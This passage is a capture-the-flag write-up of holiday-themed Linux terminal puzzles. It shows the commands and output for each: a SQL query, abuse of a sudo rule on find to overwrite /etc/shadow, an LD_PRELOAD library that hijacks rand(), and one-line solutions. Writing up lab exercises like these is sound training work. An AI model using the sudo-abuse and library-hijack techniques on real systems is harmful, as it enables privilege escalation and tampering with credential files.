  id INTEGER PRIMARY KEY AUTOINCREMENT,
  like INTEGER,
  datetime INTEGER,
  songid INTEGER,
  FOREIGN KEY(songid) REFERENCES songs(id)
);

sqlite> select songid, count (*) from likes where like = '1' group by songid having
count (*) >=2 order by count (*) desc LIMIT 1;
392|8996
sqlite> select title from songs where id = '392';
Stairway to Heaven

elf@a4e6732b2edb:~$ runtoanswer
Starting up, please wait......
Enter the name of the song with the most likes: Stairway To Heaven
That is the #1 Christmas song, congratulations!
```

Oh Wait! Maybe We Are…

My name is Shinny Upatree, and I've made a big mistake.
I fear it's worse than the time I served everyone bad hake.
I've deleted an important file, which suppressed my server access.
I can offer you a gift, if you can fix my ill-fated redress.
Restore /etc/shadow with the contents of /etc/shadow.bak, then run "inspect_da_box" to complete this challenge.
Hint: What commands can you run with sudo?

~~~
elf@66960c64db79:~$ sudo -l
----snip----
        (elf : shadow) NOPASSWD: /usr/bin/find
elf@d660c92a7308:~$ sudo -g shadow /usr/bin/find / -name shadow -exec cp
/etc/shadow.bak {} \; || inspect_da_box
/usr/bin/find: '/var/cache/ldconfig': Permission denied
/usr/bin/find: '/var/cache/apt/archives/partial': Permission denied
/usr/bin/find: '/var/lib/apt/lists/partial': Permission denied
/usr/bin/find: '/proc/tty/driver': Permission denied
/usr/bin/find: '/proc/15/task/15/fd': Permission denied
/usr/bin/find: '/proc/15/task/15/fdinfo': Permission denied
/usr/bin/find: '/proc/15/task/15/ns': Permission denied
/usr/bin/find: '/proc/15/fd': Permission denied
/usr/bin/find: '/proc/15/map_files': Permission denied
/usr/bin/find: '/proc/15/fdinfo': Permission denied
/usr/bin/find: '/proc/15/ns': Permission denied
/usr/bin/find: '/etc/ssl/private': Permission denied
/usr/bin/find: '/root': Permission denied

                ___
               / __'.     .-"""-.
         .-""-| |  '.'.  / .---. \
        / .--. \ \___\ \/ /____| |
       / /      \ `-.-;-(`_)_____.-'._
       ; ;       `.-" "-:_,(o:==..`-. '.          .-"-,
       | |       /        \ /      `\ `. \   / .-. \
       \ \      |         Y      __...\  \ \      / /   \/
        /\      | |       | .--""--.| .-'    \  '.`---' /
        \ \   / /  |`      \'  _...--.;   '---'`
         \ '-' / jgs  /_..---.._ \ .'\\_       `.
          `--'`      .'       (_)  `'/   (_)    /
                    `._      _.'|       .'
                       ```````  '-...--'`
/etc/shadow has been successfully restored!
~~~

We're Off to See the...

Wunorse Openslae has a special challenge for you.
Run the given binary, make it return 42.
Use the partial source for hints, it is just a clue.
You will need to write your own code, but only a line or two.
total 88
-rwxr-xr-x 1 root root 84824 Dec 16 16:59 isit42

```
elf@62d974dc57ad:~$ nano rand.c
```

```
#include <stdio.h>
int rand(void) {
printf("muahahaha\n");
return 42;
}
```

```
elf@62d974dc57ad:~$ gcc -o rand.so -ldl -shared -fPIC rand.c
elf@62d974dc57ad:~$ LD_PRELOAD=/home/elf/rand.so ./isit42
Starting up ... done.
Calling rand() to select a random number.
muahahaha
                 .-.
                 .;;\ ||           _________  ___   ___  __________________  ___  _  _________  _
_  _________  _________
                 /::::\|/           |         ||  | |  ||         |  |  _  ||  |  | ||         || | _ | ||         ||
_ |
        /::::'();           |_        _||  |_|  ||        ____|  |  |_|  ||   |_| ||  ______|| || || ||  ____||   | ||
        |\/`\:_/`\/|        |   |  |            ||   |____   |      ||        || |______ |      ||   |____ |   |_||_
        ,__ |0_..()..._0| __,    |   |  |             ||        ____|  |           ||  _     ||______  ||      ||
____||   __  |
        \,`////""""\\\\`,/           |   |  |   _   ||   |____   |   _   || | |   | ______| ||   _   ||   |____ |   |  | |
        | )//_ o  o _\\( |         |____|  |___| |___||_________|  |___| |___||_|  |___||_________||___|
|___||_________||____|  |_|
        \/|(_) () (_)|\/
        \   '()'   /         _______        _________  _________  ____     ____     ___   ___         ____
_________
        _:.________.;_          |         _ |  |    ||   _   ||   |      |   |     |  | |  |  |   | |    |
        /| | /`\/`\ | |\     |   | ||  |____||  |_|  ||   ||   |      |  |_|  |  |   | |  ______|
        / | | \_/\_/ | | \            |   |_||_ |   |____ |       ||   |      |   |      |        |  |   | | |______
        /  |o`""""""""""`o|  \       |         ___  ||   ____||             ||   |____ |   |____ |_     _|  |   |
|______  |
        `.__/    ()       \__.'   |   |  | ||   |____ |   _   ||          ||        |  |   |   |   |  ______| |
        |  | ___          ___ |  |          |___|  |_||_________||__| |__||_________||_________|  |___|
|___| |_________|
        /  \|---| |---|/  \
        |  (|42 | () | DA|)  |     _   ____  ________
        \  /;---'  '---;\  /            | | |   ||            |
        `` \ ____ /\ ____ / ``      | |_|   ||_____   |
        `|  |  |  |`          |          | _____|  |
        jgs      |  |  |  |            |____    || ________| ____
        _._  |\|V||V|/|  _._       |   || |______ |   |
        / .-\ |~~~~||~~~~| /-. \          |___||_________||___|
        | \__.'  ||         '.__/ |
        `---------"---------`


Congratulations! You've won, and have successfully completed this challenge.
-rw-r--r-- 1 root root   654 Dec 16 16:57 isit42.c.un
```

Just for fun, an alternative way to solve the terminals in a single line:

We're Off to See the...:

```
echo '#include <stdio.h> int rand(void) {return 42;}' > test.c; gcc -o rand -shared -fPIC
test.c; LD_PRELOAD=`pwd`/rand ./isit42
```

Oh Wait! Maybe We Are…:

```
sudo -g shadow /usr/bin/find /etc/shadow -exec cp /etc/shadow.bak {} \; ||
inspect_da_box
```

Bumbles Bounce

```
useragent=$(awk -F'"' '/GET/ {print $6}' access.log | cut -d' ' -f1 | sort | uniq -c | sort -rn |
tail -1 | awk '{print $2}') &
& ./runtoanswer <<< "$useragent"
```

Winconceivable: The Cliffs of Winsanity:

```
"kill" $(ps aux |  grep '[s]antaslittlehelperd' | awk '{print $2}')
```

Winter Wonder Landing

```
/usr/bin/find / -name elftalkd -exec {} \;
```

There's Snow Place Like Home:

```
qemu-arm /home/elf/trainstartup
```

Cryokinetic Magic:

```
/lib/x86_64-linux-gnu/ld-2.23.so /home/elf/CandyCaneStriper
```

I Don't Think We're In Kansas Anymore

```
song=$(sqlite3 christmassongs.db "SELECT title FROM songs WHERE id = (SELECT songid FROM likes WHERE like = '1' GROUP BY songid ORDER BY count (like) DESC);") && ./runtoanswer <<< "$song"
```